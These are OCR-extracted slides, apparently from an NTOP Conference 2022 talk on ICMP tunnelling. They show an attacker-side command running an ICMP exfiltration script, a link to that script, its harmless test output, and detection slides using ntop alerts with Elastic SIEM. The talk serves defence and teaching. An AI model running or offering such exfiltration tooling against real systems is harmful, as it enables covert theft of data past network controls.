
Attack

ON ATTACKER MACHINE:

```
sudo python3 icmp_exfiltration.py
```

→ you can find icmp_exfiltration.py script here

https://gist.github.com/maxrodrigo/a7a8c4bd7dfe64eb305b4c70dee70233#file-icmp_exfiltration-py




Attack

```
sec4u@sec4u-HP-EliteBook-850-G5:~/Downloads$ sudo python3 icmp_exfiltration.py
This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to
 everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of intere
st to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022
! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it wa
s of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conf
erence 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I
 hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test fo
r NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in
the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltrat
ion test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for partic
ipating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is a
n exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone
 for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you
! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks
to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of inte
rest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 20
22! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it
was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Co
nference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk,
 I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test
for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating i
Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022!
icipating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is
 an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyo
ne for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to y
ou! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thank
s to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of in
terest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference
2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope i
t was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP
Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the tal
k, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration tes
t for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating
 in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfil
tration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for pa
rticipating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This
is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to ever
yone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to
 you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Tha
nks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of
interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conferenc
e 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope
 it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTO
P Conference 2022! Thanks to everyone for participating in the talk, I hope it was of interest to you! This is an exfiltration test for NTOP Conference 2022! Thanks to everyone for participating in the t
```

ICMP Tunnelling


Detection



ICMP Tunnelling

massimo[.]giaimo@wuerth-phoenix[.]com

Detection




ICMP Tunnelling

massimo[.]giaimo@wuerth-phoenix[.]com


ntop as source of Elastic SIEM

WEB Interface: Shortcurs → Notifications



massimo[.]giaimo@wuerth-phoenix[.]com

detection rules on ntop alerts



massimo[.]giaimo@wuerth-phoenix[.]com

info@wuerth-phoenix.com
www.wuerth-phoenix.com

Thank you
Grazie Danke